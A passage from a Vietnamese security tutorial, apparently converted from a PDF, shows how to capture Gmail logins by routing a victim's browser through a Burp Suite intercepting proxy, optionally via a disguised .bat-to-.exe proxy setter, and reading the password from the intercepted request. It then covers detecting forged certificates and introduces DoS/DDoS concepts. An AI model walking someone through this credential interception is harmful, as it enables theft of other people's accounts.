
- Chạy chương trình Burpsuite\_v1.3 để làm Intercepting Proxy. Nhấn đúp vào file .jar giải nén từ bộ download được



Chạy chương trình Burpsuite




Mặc định chương trình này chỉ làm proxy cho chính máy chạy chương trình, để các máy khác có thể sử dụng chương trình này làm proxy phải → Vào tab proxy → chọn Options rồi có thể Edit tùy biến port sử dụng (mặc định là 8080) bỏ dấu check box “loopback only”



Chuyển sang tab Intercept để cấu hình các mode hoạt động của Intercepting proxy


- Chế độ Intercept on: đây là chế độ hoạt động. Nếu một người đặt máy tính này làm proxy thì toàn bộ quá trình truy cập ra internet đều bị proxy này quản lý. Khi một request từ trình duyệt tới Proxy, nó sẽ phát hiện nội dung có thể chỉnh sửa và forward đi thì mới tới máy chủ web
- Chúng ta tắt chế độ này bằng cách nhấn vào Intercept on sẽ thành off. Mục đích khi người dùng sử dụng phần mềm này làm proxy thì vẫn có thể vào Internet bình thường. Để chế độ này chỉ để lưu lại các thông tin người dùng truy cập

web




### Bước 3: Đặt Proxy

- Vào IE chỉnh proxy vào địa chỉ 127.0.0.1 port 8080. IE → IE options → tab connection nhấn vào nút LAN Settings
- Hoặc chạy file.bat với nội dung như trên
- Dùng tools chuyển file.bat → file.exe rồi chạy file.exe này cũng được




#### Bước 4: Vào Gmail qua IE (đã thiết lập Proxy)


Truy cập vào Gmail sẽ thấy thông báo Certificate lỗi nhấn continue để tiếp tục



Tiếp tục google sẽ thông báo Certificate Error bạn vẫn gõ  
Username password để truy cập vào Mail



Tôi vào được mail vẫn còn thông báo Certificate Error



## Bước 5: Vào Proxy tìm thông tin Username và Pass

- Vào Burpsuite → Chuyển sang tab “Target” → Chọn Site Map
- Lựa chọn trang web <https://www.google.com> → Vào mục Accounts  
→ Vào mục ServiceLoginAuth → Nhìn chuyển sang bên phải chọn “Request” (thông tin gửi lên server) vào mục Raw chúng ta sẽ thấy thông tin Username và Passwor

The screenshot shows the Burp Suite interface with the following details:

- Site Map:** On the left, it lists various websites under "target". One entry for "https://www.google.com" is expanded, showing its structure. The "accounts" folder is selected, revealing sub-items like "EditSecureUserInfo", "ManageAccount", "ManageStorage", "OfflineLogout", "OfflineWorkerJS", "PurchaseStorage", "ServiceLogin", and "ServiceLoginAuth".
- Request Panel:** On the right, the "request" tab is active. It displays a table of requests for the "ServiceLoginAuth" endpoint:
 

host	method	URL	params	status	length
https://www.goo...	POST	/accounts/ServiceLoginAuth?servi...	<input checked="" type="checkbox"/>	302	2453
https://www.goo...	GET	/accounts/ServiceLoginAuth	<input type="checkbox"/>		
https://www.goo...	GET	/accounts/ServiceLoginAuth?servi...	<input checked="" type="checkbox"/>		
- Raw Panel:** Below the table, the "raw" tab is selected, showing the raw HTTP request sent to Google's ServiceLoginAuth endpoint. The request includes various parameters and a large base64-encoded payload.

## I. Phát hiện và bảo mật cho Account Gmail

Muốn hack password gmail kẻ tấn công phải hướng người dùng đặt Proxy đi qua một Intercept Proxy sau đó giả mạo Certificate do đó muốn phát hiện và bảo mật cho Account Gmail bạn có thể thực hiện bằng các cách:

### **1. Phát hiện khi vào mạng có qua một Proxy hay không**


Kiểm tra bằng cách trước khi vào Internet truy cập vào mục thiết lập Proxy xem có địa chỉ nào được thiết lập hay chưa.

Cách này rất hữu ích nhưng xem ra có phần rườm rà khó thực hiện và dễ bị quên hay bỏ qua

#### **1. Phát hiện Certificate bị giả mạo**

##### **a. Khi truy cập bình thường**


- + Vào Gmail sẽ không bật ra nhưng pop-up để xuất download Certificate
- + Nhấn chuột vào biểu tượng cục khóa → view Certificate sẽ thấy nó được sinh ra từ Verisign






### b. Khi truy cập đi qua một Intercept Proxy

+ Truy cập vào Gmail sẽ xuất hiện cửa sổ này thông báo Certificate của bạn đã bị lỗi có tiếp tục hay không. Nếu thấy biểu tượng này khuyến cáo người dùng không nên tiếp tục và kiểm tra lại độ an toàn của mạng và máy tính trước khi truy cập



- + Nếu người dùng tiếp tục truy cập vào trang Gmail sẽ không có biểu tượng cục khóa mà thay vào đó là biểu tượng “Certificate Error”.
- + Nhấn xem Certificate này chúng ta sẽ thấy Certificate này không phải do Verisign sinh ra



**Note:** Nếu người dùng thấy hai yếu tố này khuyến cáo không nên tiếp tục vào Gmail vì Username và password của bạn hoàn toàn có thể bị mất. Ngoài ra người dùng không nên lưu mật khẩu để tự động truy cập bởi khi máy tính rơi vào tay người khác thì thông tin còn lưu lại trên IE, Firefox hoàn toàn có thể bị khai thác dễ dàng. Người dùng cũng nên cài đặt các chương trình diệt Virus để ngăn chặn các loại Virus, Keylogger ăn chôm mật khẩu.

## **Phần IV. Tấn công DoS/DDoS và cách phòng chống**

### **Nội dung chi tiết trong bài viết:**

1. Lịch sử các cuộc tấn công DoS và DDoS
2. Định nghĩa về: Denial of Service Attack
3. Các dạng tấn công DoS
4. Các tool tấn công DoS
5. Mạng BOT net
6. Tấn công DDoS
7. Phân loại tấn công DDoS
8. Các tools tấn công DDoS
9. Sâu máy tính (worms) trong tấn công DDoS

#### **I. Lịch sử của tấn công DoS**

##### **1. Mục tiêu**

- Mục tiêu các cuộc tấn công thường vào các trang web lớn và các tổ chức thương mại điện tử trên Internet.

##### **2. Các cuộc tấn công.**

- Vào ngày 15 tháng 8 năm 2003, Microsoft đã chịu đợt tấn công DoS cực mạnh và làm gián đoạn websites trong vòng 2 giờ.
- Vào lúc 15:09 giờ GMT ngày 27 tháng 3 năm 2003: toàn bộ phiên bản tiếng anh của website Al-Jazeera bị tấn công làm gián đoạn trong nhiều giờ

## II. Định nghĩa về tấn công DoS

Tấn công DoS là kiểu tấn công vô cùng nguy hiểm, để hiểu được nó ta cần phải lầm rõ định nghĩa của tấn công DoS và các dạng tấn công DoS.

- Tấn công DoS là một kiểu tấn công mà một người làm cho một hệ thống không thể sử dụng, hoặc làm cho hệ thống đó chậm đi một cách đáng kể với người dùng bình thường, bằng cách làm quá tải tài nguyên của hệ thống.
- Nếu kẻ tấn công không có khả năng thâm nhập được vào hệ thống, thì chúng cố gắng tìm cách làm cho hệ thống đó sụp đổ và không có khả năng phục vụ người dùng bình thường đó là tấn công Denial of Service (DoS).

Mặc dù tấn công DoS không có khả năng truy cập vào dữ liệu thực của hệ thống nhưng nó có thể làm gián đoạn các dịch vụ mà hệ thống đó cung cấp. Như định nghĩa trên DoS khi tấn công vào một hệ thống sẽ khai thác những cái yếu nhất của hệ thống để tấn công, những mục đích của tấn công DoS:

### 1. Các mục đích của tấn công DoS

- Cố gắng chiếm băng thông mạng và làm hệ thống mạng bị ngập (flood), khi đó hệ thống mạng sẽ không có khả năng đáp ứng những dịch vụ khác cho người dùng bình thường.
- Cố gắng làm ngắt kết nối giữa hai máy, và ngăn chặn quá trình truy cập vào dịch vụ.
- Cố gắng ngăn chặn những người dùng cụ thể vào một dịch vụ nào đó
- Cố gắng ngăn chặn các dịch vụ không cho người khác có khả năng truy cập vào.
- Khi tấn công DoS xảy ra người dùng có cảm giác khi truy cập vào dịch vụ đó như bị:
  - + Disable Network - Tắt mạng

+ Disable Organization - Tổ chức không hoạt động

+ Financial Loss – Tài chính bị mất

## **2. Mục tiêu mà kẻ tấn công thường sử dụng tấn công DoS**

Như chúng ta biết ở bên trên tấn công DoS xảy ra khi kẻ tấn công sử dụng hết tài nguyên của hệ thống và hệ thống không thể đáp ứng cho người dùng bình thường được vậy các tài nguyên chúng thường sử dụng để tấn công là gì:

- Tạo ra sự khan hiếm, những giới hạn và không đổi mới tài nguyên
- băng thông của hệ thống mạng (Network Bandwidth), bộ nhớ, ổ đĩa, và CPU Time hay cấu trúc dữ liệu đều là mục tiêu của tấn công DoS.
- Tấn công vào hệ thống khác phục vụ cho mạng máy tính như: hệ thống điều hoà, hệ thống điện, hệ thống làm mát và nhiều tài nguyên khác của doanh nghiệp. Bạn thử tưởng tượng khi nguồn điện vào máy chủ web bị ngắt thì người dùng có thể truy cập vào máy chủ đó không.
- Phá hoại hoặc thay đổi các thông tin cấu hình.
- Phá hoại tầng vật lý hoặc các thiết bị mạng như nguồn điện, điều hoà...

## **III. Các dạng tấn công**

Tấn công Denial of Service chia ra làm hai loại tấn công

- Tấn công DoS: Tấn công từ một cá thể, hay tập hợp các cá thể.
- Tấn công DDoS: Đây là sự tấn công từ một mạng máy tính được thiết kế để tấn công tới một đích cụ thể nào đó.

### **1. Các dạng tấn công DoS**

- Smurf

- Buffer Overflow Attack

- Ping of Death

- Teardrop

- SYN Attack

a. Tấn công Smurf

